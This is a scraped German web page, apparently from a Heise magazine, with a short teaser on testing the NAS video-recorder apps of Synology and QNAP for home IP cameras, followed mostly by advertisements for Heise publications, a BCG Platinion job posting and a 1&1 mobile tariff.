Netzwerkspeicher von Firmen wie Synology und QNAP sind Alleskönner. Sie dienen nicht nur als dumme Datenhalde, sondern auch als Aufnahmezentrale für IP-Kameras zur Heimüberwachung. Wir haben die Netzwerkvideorecorder-Apps der beiden größten NAS-Hersteller getestet.

Noch mehr Heise-Know-how:



c't wissen DSGVO jetzt im Handel und auf heise-shop.de



iX 2/2019 jetzt im Handel und auf heise-shop.de



Technology Review 2/2019 jetzt im Handel und auf heise-shop.de


SIE BEHERRSCHEN
VIER SPRACHEN.
UND SPRECHEN
ZWEI.
BCG Platinion sucht IT Architects.
Bei BCG Platinion fragen wir uns nicht, wie die digitale Welt ist – sondern wie sie sein sollte. Bei uns arbeiten kleine, hochmotivierte Teams an der Umsetzung geschäftskritischer IT-Themen renommierter Industrie- und Dienstleistungsunternehmen. Dabei ist uns eine enge Zusammenarbeit mit dem Kunden genauso wichtig wie die persönlichen Aufstiegs- und Entwicklungschancen unserer Mitarbeiter. Sie haben Interesse an einer führenden IT-Beratung und wollen von den Chancen des globalen BCG-Netzwerks profitieren? Dann freuen wir uns auf Ihre Bewerbung.
Mehr Informationen auf bcgplatinion.de
BCG
PLATINION

NEU: 1&1 AUSTAUSCH-SERVICE



1&1 ALL-NET-FLAT

- ✓ **FLAT** TELEFONIE
- ✓ **FLAT** INTERNET
- ✓ **FLAT** EU-AUSLAND

ab 9,99 €/Monat*
12 Monate, danach 19,99 €/Monat

Handy kaputt? Handy neu!

Wir ersetzen Ihr Handy innerhalb von 24 h

- ✓ **bei technischem Defekt**
- ✓ **bei Display-Bruch**
- ✓ **bei Wasserschaden**

1&1 tauscht Ihr defektes Smartphone vor Ort aus – kostenfrei bei gleichzeitiger Verlängerung Ihrer Vertragslaufzeit auf insgesamt wieder 24 Monate.



Die Alternative zur Handy-Versicherung

Internet made in Germany

Sofort starten: 1 NACHT OVERNIGHT-LIEFERUNG

In Ruhe ausprobieren: 1 MONAT TESTEN*

Expertenrat? Jederzeit: 1 ANRUF GENÜGT

02602/9696

1und1.de

*24 Monate Vertragslaufzeit. Sonderkündigung im ersten Monat möglich. 1&1 All-Net-Flat S mit 1 GB (Aktion: +2 GB) Highspeed-Volumen/Mon. (bis zu 21,6 MBit/s im Download/bis zu 11 MBit/s im Upload, danach jew. max. 64 kBit/s) für die ersten 12 Monate 9,99 €/Monat, danach 19,99 €/Monat. Telefonate und SMS in dt. Fest- und Handynetze inklusive. Verbindungen innerhalb des EU-Auslands und aus EU nach Deutschland plus Island, Liechtenstein und Norwegen. Kostenlose Overnight-Lieferung, einmaliger Bereitstellungspreis 29,90 €. Mit Smartphone ab 4,– € /Mon. mehr, ggf. zzgl. einmaligen Gerätepreises (Höhe geräteabhängig). Weitere LTE-Tarife verfügbar. 1&1 Austausch-Service nicht bei mutwilligen Schäden, und sofern der letzte selbstverschuldete Schaden weniger als 12 Monate zurückliegt. Preise inkl. MwSt. 1&1 Telecom GmbH, Elgendorfer Straße 57, 56410 Montabaur